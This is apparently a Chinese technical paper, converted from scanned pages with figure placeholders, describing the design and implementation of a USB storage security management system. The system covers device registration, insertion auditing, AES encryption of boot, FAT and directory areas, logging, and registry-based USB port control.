目前对移动存储介质的加密，通常是对文件名、后缀名等进行修改、移动、加密和隐藏，一般并不改变文件的内容，所以对于懂得其原理的计算机高手，要破解并非难事。根据上面对移动存储设备的分析，对U盘及其文件的加密还可以采用如下方式：①对启动扇区加密处理，这样可以使计算机无法识别U盘，当然也就无法读取文件；②对FAT区加密处理，加密文件的簇链关系，能起到与格式化U盘相同的效果，计算机识别后也无法正常打开文件；③对根目录加密，以密文的方式隐藏文件信息，可以实现文件的深层隐藏，即使用扇区编辑工具也无法识别出文件的具体信息。④对文件数据所在的每个簇的第一个扇区起始几个字节进行处理，可以实现文件的终极隐藏，即使用数据恢复软件也无能为力。通过这些方式对文件结构进行加密的方式，可以大大提高文件的安全性。如果综合运用这些方法，还可以获取更高的安全性。

移动存储介质安全管理系统的设计

根据Windows系统对移动存储介质的处理方式以及U盘结构，本文设计了一个移动存储介质安全管理系统，该软件分为管理员端和用户端，由设备注册模块、设备审核模块、加解密模块、日志记录模块、U口控制模块和附加功能模块组成。系统的结构如图2所示。

1）设备注册模块：采用数据库技术，注册移动存储设备和使用者的信息，并在移动存储设备中设置已注册标志，使移动存储设备成为合法设备，可以通过合法性审核模块的审核。

2）合法性审核模块：本模块主要采用截获广播消息技术和注册表编程技术。通过截获DEVICECHANGE消息，调用消息响应函数处理设备插入事件，如果设备为移动存储介质则检查注册标志信息，对未注册的设备进行加密锁闭并弹出，在设备激活并注册后才能正常继续正常使用。

3）加解密模块：本模块主要运用磁盘操作函数和AES加密算法对数据进行处理，包括设备整体加解密和文件加解密两部分，设备加密采用对MBR区和文件系统的FAT区数据进行加密处理，文件加密采用对文件目录项和数据起始扇区的前几个字节进行加密处理。用户可以设置加密口令，口令加密后保存于特定区域，解密时验证密码后自动解密。

4）日志审核模块：实时记录对移动存储设备的操作和对本软件的使用情况并保存在移动存储设备和计算机中。

5）U口控制模块：本模块采用注册表编辑技术管理计算机的USB接口，包含启用功能和禁用功能，禁用USB接口可以禁止计算机识别移动存储设备。启动USB接口可以在验证权限后恢复USB接口的正常使用。

6）附加功能模块：本模块采用定时器、注册表编辑技术和多线程技术实现进程保护、后台运行和开机自启等功能。采用多线程保护机制防恶意关闭本系统，后台运行提高了系统的方便性，便于用户处理其他事务。




图2　系统模块框图

移动存储介质安全管理系统的实现与使用

本系统采用Microsoft Visual C++ 6.0开发环境，在Windows 2003版本以前均通过功能测试，软件安装程序中自带基本的运行配置文件，经测试未发现与已知的常用软件和杀毒软件有冲突。下面介绍软件的主要功能。

1）系统主界面：本系统包括用户端和管理员端两部分（如图3、图4所示），移动存储设备在管理员端注册后才能在安装本软件的计算机上使用，以达到内外网存储设备分离，涉密存储存储设备分离的目的。




图3




图4

2）设备注册模块：运行管理员端，登录管理员账号后即可看见注册界面（如图5所示），系统具有有效信息检测机制，用户输入注册信息并确认后，系统自动检测信息的合法性，通过检测即可完成本移动存储设备的注册。




图 5

另外，本模块还有激活功能，未注册而非法在本计算机上使用的被锁闭移动存储设备，可通过本功能对设备激活解锁，如图6、图7所示。解锁后的移动存储设备可以在其他计算机上使用。

3）合法性审核模块：审查新插入的移动存储设备的注册情况，对未注册的移动存储设备锁闭，即使拔下插入其他计算机也无法使用，必须由管理员用本软件激活。本模块在用户端和管理员端均有设置。该功能可防止带有木马的移动存储设备窃取计算机中的数据。




图 6



图 7

4）加解密模块：对设备和文件的加解密是本系统的核心功能之一，单击“设备安全”按钮进入本模块，根据选择加密种类，可对设备或者文件进行加解密。

（1）设备加解密如下所示：选择设备加密后，文件选择部分变为不可用，设置口令并加密成功后设备自动弹出，再次插入本移动存储设备，系统会提示未格式化或者未找到磁盘，如图8、图9、图10所示。

（2）文件加密如下所示：选择文件加密后，选中待加密设备中的文件即可对文件加解密，如图11所示。为便于用户识别，加密前后的文件名不改变，而只对文件的后缀名、簇链关系和簇开始字节加密。加密前后文件如图12所示。




图 8




图 9



图 10




图 11




图 12

5）U口控制模块：主要用于对USB接口的控制，单击“禁用设备”按钮可以实现禁用U口，单击“启用设备”按钮，提示输入启用密码，验证成功后启用U口。

其他的附加功能还有进程保护、开机自启动、后台运行等。当软件被恶意关闭后进程保护模块自动启动本系统，选择隐藏软件可以使软件在后台运行，通过热键可以显示软件界面。

结束语

本系统通过注册、审核和加密功能实现了对移动存储设备的管理和安全控制。程序本身运行占用系统资源少，不影响系统的运行速度。系统中所有涉及的密码设置均采用了弱口令限制机制，加强了口令的安全性。多种加密算法和加密方式的结合使用，使得数据不被窃取，即使被窃取后数据也不可用。但是，作为一种软件防护措施，本系统有其自身的不足，若能与其他固化硬件防护机制结合，将能提供更好的安全防护能力。